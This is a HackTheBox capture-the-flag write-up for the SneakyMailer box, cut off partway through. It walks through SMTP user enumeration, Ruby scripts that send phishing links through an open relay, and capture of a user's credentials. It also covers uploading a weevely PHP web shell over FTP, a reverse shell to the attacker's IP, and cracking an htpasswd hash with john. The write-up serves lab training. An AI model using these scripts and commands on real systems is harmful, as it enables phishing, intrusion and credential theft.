SneakyMailer - Write-up - HackTheBox

noraj

2020-11-28

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-SneakyMailer-write-up/

1.1 Box

- **Name:** SneakyMailer
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Linux
- **Points:** 30



Figure 1.1: SneakyMailer

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap ffuf lynx ruby ruby-nokogiri swaks pwncat evolution filezilla
```

2.2 Network enumeration

Port & service discovery with nmap:

```
# Nmap 7.80 scan initiated Sun Nov  8 16:50:55 2020 as: nmap -sSVC -p- -oA nmap_full -v
↪  10.10.10.197
Nmap scan report for 10.10.10.197
Host is up (0.022s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
↪  8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp   open  http     nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp  open  imap     Courier Imapd (released 2018)
|_imap-capabilities: THREAD=ORDEREDSUBJECT IMAP4rev1 IDLE THREAD=REFERENCES SORT ENABLE
↪  ACL2=UNION UIDPLUS STARTTLS completed ACL CHILDREN UTF8=ACCEPTA0001 NAMESPACE OK QUOTA
↪  CAPABILITY
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
↪  Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
```

```
| Issuer: commonName=localhost/organizationName=Courier Mail
↪  Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after:  2021-05-14T17:14:21
| MD5:   3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: THREAD=ORDEREDSUBJECT IMAP4rev1 IDLE THREAD=REFERENCES SORT ENABLE
↪  ACL2=UNION UIDPLUS completed ACL CHILDREN UTF8=ACCEPTA0001 AUTH=PLAIN NAMESPACE OK QUOTA
↪  CAPABILITY
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
↪  Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail
↪  Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after:  2021-05-14T17:14:21
| MD5:   3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov  8 16:51:55 2020 -- 1 IP address (1 host up) scanned in 60.40 seconds
```

We can see there is a redirect from the web server on port 80 to http://sneakycorp.htb, so let's add this local domain to `/etc/hosts`:

```
$ cat /etc/hosts | grep sneak
10.10.10.197 sneakycorp.htb
```

2.3 HTTP enumeration

Let's see if we can find links:

```
$ lynx -dump -listonly -nonumbers http://sneakycorp.htb/
   Visible links:
http://sneakycorp.htb/index.php
http://sneakycorp.htb/team.php
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/

   Hidden links:
http://sneakycorp.htb/index.php
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/
http://sneakycorp.htb/#page-top
```

Nothing useful, maybe the team page if we have a bruteforce to perform later.

Now we can try to find some sub-domains:

```
$ ffuf -u http://sneakycorp.htb/ -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -H 'Host:
↪  FUZZ.sneakycorp.htb' -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://sneakycorp.htb/
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Header           : Host: FUZZ.sneakycorp.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 185
 :: Filter           : Response words: 6
 :: Filter           : Response lines: 8
________________________________________________
```

```
dev                     [Status: 200, Size: 13737, Words: 4007, Lines: 341]
:: Progress: [38267/38267] :: Job [1/1] :: 1807 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
```

We can add `dev.sneakycorp.htb` to `/etc/hosts`:

```
$ cat /etc/hosts | grep sneak
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb
```

The dev site looks the same but there is an additional page:

```
$ lynx -dump -listonly -nonumbers http://dev.sneakycorp.htb/
   Visible links:
http://dev.sneakycorp.htb/index.php
http://dev.sneakycorp.htb/team.php
http://dev.sneakycorp.htb/pypi/register.php
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/

   Hidden links:
http://dev.sneakycorp.htb/index.php
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/
http://dev.sneakycorp.htb/#page-top
```

Let's try to register an account at http://dev.sneakycorp.htb/pypi/register.php

We don't know if it's working or if it's a rabbit hole and there is no login page anyway.

2.4 Service discovery

The FTP is not accessible anonymously and we don't have credentials yet.

There are a SMTP and IMAP server. This also another web server on port 8080 but found nothing while enumerating.

2.5 SMTP & IMAP exploitation

Let's connect to the SMTP server and try to verify some email addresses:

```
$ ncat sneakycorp.htb 25
220 debian ESMTP Postfix (Debian/GNU)
vrfy noraj@sneakymailer.htb
550 5.1.1 <noraj@sneakymailer.htb>: Recipient address rejected: User unknown in virtual
↪  mailbox table
vrfy airisatou@sneakymailer.htb
252 2.0.0 airisatou@sneakymailer.htb
```

So it means our account was not created after filling the registration form but emails listed on the team page seem valid.

I wrote a short ruby script to scrap & parse the website to extract the email addresses:

```ruby
#! /usr/bin/env ruby

require 'nokogiri'
require 'open-uri'

doc = Nokogiri::HTML(URI.open('http://sneakycorp.htb/team.php'))
cells = doc.search('table#dataTable tbody tr td')

cells.each do |c|
    puts c.text if /@sneakymailer.htb/.match?(c)
end
```

```
$ ruby grab_email.rb > emails.txt
```

If we want to verify all email addresses, we can re-use a Rubyfu - SMTP Enumeration script and modify it a bit.

```ruby
#!/usr/bin/env ruby

require 'socket'

users = File.read('emails.txt').split("\n")
found = []

@s = TCPSocket.new('sneakycorp.htb', 25)
@banner = @s.recv(1024).chomp
users.each do |user|
  @s.send "VRFY #{user} \n\r", 0
  resp = @s.recv(1024).chomp
```

```
  found << user if resp.split[2] == user
end
@s.close

puts "[*] Result:-"
puts "[+] Banner: " + @banner
puts "[+] Found users: \n#{found.join("\n")}"
```

In theory there is nmap script for that too but it didn't work in my case:

```
$ nmap --script smtp-enum-users.nse --script-args
↪  smtp-enum-users.methods={VRFY},userdb=$(pwd)/emails.txt -p 25 sneakycorp.htb
```

We can use another script to very available commands:

```
$ nmap --script smtp-commands.nse -pT:25 sneakycorp.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 19:03 CET
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.022s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
↪  8BITMIME, DSN, SMTPUTF8, CHUNKING,

Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
```

There is another script to check for open relay but it doesn't work here (maybe because the anti-spam test target nmap.scanme.org by default).

```
$ nmap --script smtp-open-relay.nse  -p 25 sneakycorp.htb --script-args
↪  smtp-open-relay.to=tigernixon@sneakymailer.htb,smtp-open-relay.from=noraj@sneakymailer.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 19:09 CET
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.023s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests failed

Nmap done: 1 IP address (1 host up) scanned in 29.45 seconds
```

Before going farther I checked we can't read emails from the account we registered. The HackTricks - IMAP Syntax was useful for that.

```
$ ncat sneakycorp.htb 143
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES
↪  SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright
↪  1998-2018 Double Precision, Inc.  See COPYING for distribution information.
A1 LOGIN "noraj@sneakymailer.htb" "password"
A1 NO Login failed.
```

I seems the SMTP server is vulnerable to open relay:

> An SMTP server that works as an open relay, is a email server that does not verify if the user is authorised to send email from the specified email address. Therefore, users would be able to send email originating from any third-party email address that they want.

```
$ ncat sneakycorp.htb 25
MA220 debian ESMTP Postfix (Debian/GNU)
MAIL from:noraj@sneakymailer.htb
250 2.1.0 Ok
RCPT to:tigernixon@sneakymailer.htb
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
hello open relay
.
250 2.0.0 Ok: queued as 4773E25011
```

I wrote a script to abuse of SMTP open relay and send a test email to all users:

```ruby
#!/usr/bin/env ruby

require 'socket'

users = File.read('emails.txt').split("\n")

@s = TCPSocket.new('sneakycorp.htb', 25)
@banner = @s.recv(1024).chomp
users.each do |user|
  @s.send "MAIL from:noraj@sneakymailer.htb \n\r", 0
  @s.send "RCPT to:#{user} \n\r", 0
  @s.send "DATA \n\r", 0
  @s.send "test \r\n.\r\n", 0
  resp = @s.recv(1024).chomp
  puts resp
end
@s.close

puts "[*] Result:-"
puts "[+] Banner: " + @banner
```

Let's change the email body content, replacing test by phishing content like a link to our web server and hope one of the users will click it.

```ruby
#!/usr/bin/env ruby

require 'socket'

users = File.read('emails.txt').split("\n")

@s = TCPSocket.new('sneakycorp.htb', 25)
@banner = @s.recv(1024).chomp
users.each do |user|
  @s.send "MAIL from:noraj@sneakymailer.htb \n\r", 0
  @s.send "RCPT to:#{user} \n\r", 0
  @s.send "DATA \n\r", 0
  @s.send "http://10.10.14.142:8080 \r\n.\r\n", 0
  resp = @s.recv(1024).chomp
  puts resp
end
@s.close

puts "[*] Result:-"
puts "[+] Banner: " + @banner
```

Nice Paul felt into the trick:

```
$ pwncat -l 8080 -vv
INFO: Listening on :::8080 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:8080 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.197:52994 (family 2/IPv4, TCP)
POST / HTTP/1.1
Host: 10.10.14.142:8080
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60
```

Let's URL decode the POST body:

```
$ irb
irb(main):001:0> require 'cgi'
=> true
irb(main):002:0> puts
↪  CGI.unescape('firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J
%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt')
```

```
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpasswor
=> ni
```

So here are our creds: `paulbyrd@sneakymailer.htb/^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht`.

It seems that the username is not the full email address:

```
$ ncat sneakycorp.htb 143
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES
↪  SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright
↪  1998-2018 Double Precision, Inc.  See COPYING for distribution information.
A1 LOGIN "paulbyrd@sneakymailer.htb" "^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht"
A1 NO Login failed.
^C

$ ncat sneakycorp.htb 143
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES
↪  SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright
↪  1998-2018 Double Precision, Inc.  See COPYING for distribution information.
A1 LOGIN "paulbyrd" "^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht"
* OK [ALERT] Filesystem notification initialization error -- contact your mail administrator
↪  (check for configuration errors with the FAM/Gamin library)
A1 OK LOGIN Ok.
A1 LIST "" *
* LIST (\Unmarked \HasChildren) "." "INBOX"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\HasNoChildren) "." "INBOX.Deleted Items"
* LIST (\HasNoChildren) "." "INBOX.Queue"
* LIST (\HasNoChildren) "." "INBOX.Sent Items"
* LIST (\HasNoChildren) "." "INBOX.Drafts"
A1 OK LIST completed
```

I tried to connect to the IMAP server with Thunderbird and Kube but it wasn't working but when I tried with Evolution it worked.

But it's possible to continue via raw IMAP:

```
A1 LIST "INBOX.Sent Items" *
A1 OK LIST completed
A1 SELECT "INBOX.Sent Items"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS (\* \Draft \Answered \Flagged \Deleted \Seen)] Limited
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 589480766] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-WRITE] Ok
A1 FETCH 2 all
```

```
* 2 FETCH (FLAGS (\Seen) INTERNALDATE "23-Jun-2020 09:27:08 -0400" RFC822.SIZE 585 ENVELOPE
↪  ("Wed, 27 May 2020 13:28:58 -0400" "Module testing" (("Paul Byrd" NIL "paulbyrd"
↪  "sneakymailer.htb")) (("Paul Byrd" NIL "paulbyrd" "sneakymailer.htb")) (("Paul Byrd" NIL
↪  "paulbyrd" "sneakymailer.htb")) ((NIL NIL "low" "debian")) NIL NIL NIL
↪  "<4d08007d-3f7e-95ee-858a-40c6e04581bb@sneakymailer.htb>"))
A1 OK FETCH completed.
A1 FETCH 1 all
* 1 FETCH (FLAGS (\Seen) INTERNALDATE "27-May-2020 13:43:07 -0400" RFC822.SIZE 2167 ENVELOPE
↪  ("Fri, 15 May 2020 13:03:37 -0500" "Password reset" (("Paul Byrd" NIL "paulbyrd"
↪  "sneakymailer.htb")) (("Paul Byrd" NIL "paulbyrd" "sneakymailer.htb")) (("Paul Byrd" NIL
↪  "paulbyrd" "sneakymailer.htb")) (("root" NIL "root" "debian")) NIL NIL NIL NIL))
A1 OK FETCH completed.
A1 FETCH 2 body[text]
* 2 FETCH (BODY[TEXT] {166}
Hello low


Your current task is to install, test and then erase every python module you
find in our PyPI service, let me know if you have any inconvenience.

)
A1 OK FETCH completed.
A1 FETCH 1 body[text]
* 1 FETCH (BODY[TEXT] {1888}
--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"

Hello administrator, I want to change this password for the developer accou=
nt

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it=20

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"

<html xmlns:o=3D"urn:schemas-microsoft-com:office:office" xmlns:w=3D"urn:sc=
hemas-microsoft-com:office:word" xmlns:m=3D"http://schemas.microsoft.com/of=
fice/2004/12/omml" xmlns=3D"http://www.w3.org/TR/REC-html40"><head><meta ht=
tp-equiv=3DContent-Type content=3D"text/html; charset=3Dutf-8"><meta name=
=3DGenerator content=3D"Microsoft Word 15 (filtered medium)"><style><!--
/* Font Definitions */
@font-face
        {font-family:"Cambria Math";
        panose-1:2 4 5 3 5 4 6 3 2 4;}
@font-face
        {font-family:Calibri;
        panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
```

```
p.MsoNormal, li.MsoNormal, div.MsoNormal
        {margin:0in;
        margin-bottom:.0001pt;
        font-size:11.0pt;
        font-family:"Calibri",sans-serif;}
.MsoChpDefault
        {mso-style-type:export-only;}
@page WordSection1
        {size:8.5in 11.0in;
        margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
        {page:WordSection1;}
--></style></head><body lang=3DEN-US link=3Dblue vlink=3D"#954F72"><div cla=
ss=3DWordSection1><p class=3DMsoNormal>Hello administrator, I want to chang=
e this password for the developer account</p><p class=3DMsoNormal><o:p>&nbs=
p;</o:p></p><p class=3DMsoNormal>Username: developer</p><p class=3DMsoNorma=
l>Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C</p><p class=3DMsoNorm=
al><o:p> </o:p></p><p class=3DMsoNormal>Please notify me when you do i=
t </p></div></body></html>=

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_--
)
A1 OK FETCH completed.
```

Let's try those creds: `developer` / `m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C` and then mess with pypi modules.

2.6 FTP access

The credentials are working on the FTP server:

```
$ ftp sneakycorp.htb
Connected to sneakycorp.htb.
220 (vsFTPd 3.0.3)
Name (sneakycorp.htb:noraj): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Nov 08 15:39 dev
226 Directory send OK.
ftp> ls dev
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
```

```
drwxr-xr-x    2 0        0            4096 May 26 18:52 css
drwxr-xr-x    2 0        0            4096 May 26 18:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 08:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 18:52 js
drwxr-xr-x    2 0        0            4096 May 26 18:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 18:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 19:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 18:52 vendor
226 Directory send OK.
```

Before uploadign a PHP web shell, let's craft one:

```
$ weevely generate noraj agent.php
Generated 'agent.php' with password 'noraj' of 744 byte size.
```

Then let's uplaod it:

```
ftp> cd dev
250 Directory successfully changed.
ftp> put agent.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
744 bytes sent in 6.3e-05 seconds (11.3 Mbytes/s)
```

Then let's connect to our webshell and use the `backdoor_reversetcp` module to get a reverse shell because the webshell is quickly removed from the server:

```
$ weevely http://dev.sneakycorp.htb/agent.php noraj

[+] weevely 4.0.1

[+] Target:     www-data@sneakymailer:/var/www/dev.sneakycorp.htb/dev
[+] Session:    /home/noraj/.weevely/sessions/dev.sneakycorp.htb/agent_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> :backdoor_reversetcp 10.10.14.174 8080
Reverse shell connected, insert commands. Append semi-colon help to get the commands accepted.
/bin/sh: 0: can't access tty; job control turned off
$ id;
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.7 Elevation of Privilege (EoP): from www-data to developer

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
low:x:1000:1000:,,,:/home/low:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ftp:x:107:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
postfix:x:108:116::/var/spool/postfix:/usr/sbin/nologin
courier:x:109:118::/var/lib/courier:/usr/sbin/nologin
vmail:x:5000:5000::/home/vmail:/usr/sbin/nologin
developer:x:1001:1001:,,,:/var/www/dev.sneakycorp.htb:/bin/bash
pypi:x:998:998::/var/www/pypi.sneakycorp.htb:/usr/sbin/nologin
```

There are 2 users excluding roto that have a shell: low & developer.

Let's try the dev creds:

```
$ su developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

id
uid=1001(developer) gid=1001(developer) groups=1001(developer)
```

But the home directory of developer is `/var/www/dev.sneakycorp.htb` the flag is not here.

We may look elsewhere.

2.8 Elevation of Privilege (EoP): from developer to low

```
ls -lh /home
total 8.0K
drwxr-xr-x 8 low   low   4.0K Jun  8 03:47 low
drwx------ 5 vmail vmail 4.0K May 19 21:10 vmail

ls -lhA /home/low
total 40K
lrwxrwxrwx 1 root root    9 May 19 21:09 .bash_history -> /dev/null
-rw-r--r-- 1 low  low   220 May 14 05:46 .bash_logout
-rw-r--r-- 1 low  low  3.5K May 14 05:46 .bashrc
drwxr-xr-x 3 low  low  4.0K May 16 03:34 .cache
drwx------ 3 low  low  4.0K May 14 13:21 .gnupg
drwxr-xr-x 3 low  low  4.0K May 16 03:37 .local
dr-x------ 2 low  low  4.0K May 16 03:30 .pip
-rw-r--r-- 1 low  low   807 May 14 05:46 .profile
drwxr-xr-x 2 low  low  4.0K Jun  8 03:47 .ssh
-rwxr-x--- 1 root low    33 Nov  9 10:36 user.txt
drwxr-xr-x 6 low  low  4.0K May 16 03:33 venv
```

We already saw 2 references to pypi, now there is a venv folder own by low and in `/etc/passwd` an account named pypi which has a home folder named `/var/www/pypi.sneakycorp.htb`.

It seems the EoP will go through venv/pypi.

```
ls -lhA /var/www/pypi.sneakycorp.htb
total 12K
-rw-r--r-- 1 root root       43 May 15 14:29 .htpasswd
drwxrwx--- 2 root pypi-pkg 4.0K Nov  9 12:19 packages
drwxr-xr-x 6 root pypi     4.0K May 14 18:25 venv
```

We can check the hash:

```
cat /var/www/pypi.sneakycorp.htb/.htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

Let's see the kind of hash:

```
$ haiti '$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/'
MD5(APR) [HC: 1600]
Apache MD5 [HC: 1600]
```

```
$ john hash.txt --wordlist=/usr/share/wordlists/passwords/rockyou.txt --format=md5crypt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (pypi)
1g 0:00:00:27 DONE (2020-11-09 21:36) 0.03652g/s 130543p/s 130543c/s 130543C/s
↪  souhegan..souderton0
Use the "--show" option to display all of the cracked passwords reliably
Session complete
```

Let's add the new sub-domain to `/etc/hosts`.

```
$ cat /etc/hosts | grep sneak
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb pypi.sneakycorp.htb
```

On port 80 we have the same website as for sneakycorp.htb but on port 8080 we can see an app called pypiserver. (http://pypi.sneakycorp.htb:8080/)

> Welcome to pypiserver!
>
> This is a PyPI compatible package index serving 0 packages.
>
> To use this server with pip, run the following command:
>
> ```
> pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAG
> ```
>
> To use this server with easy_install, run the following command:
>
> ```
> easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKA
> ```
>
> The complete list of all packages can be found here or via the simple index.
>
> This instance is running version 1.3.2 of the pypiserver software.

We can connect to the package index () basic auth with the cracked credentials `pypi` / `soufianeel-haoui`.

But no package is indexed yet.

RTFM. Letr's read the Uploading Packages Remotely page of pypiserver documentation.

The first thing we will need to upload a package is `~/.pypirc`.

```
[distutils]
index-servers = local
```

```
[local]
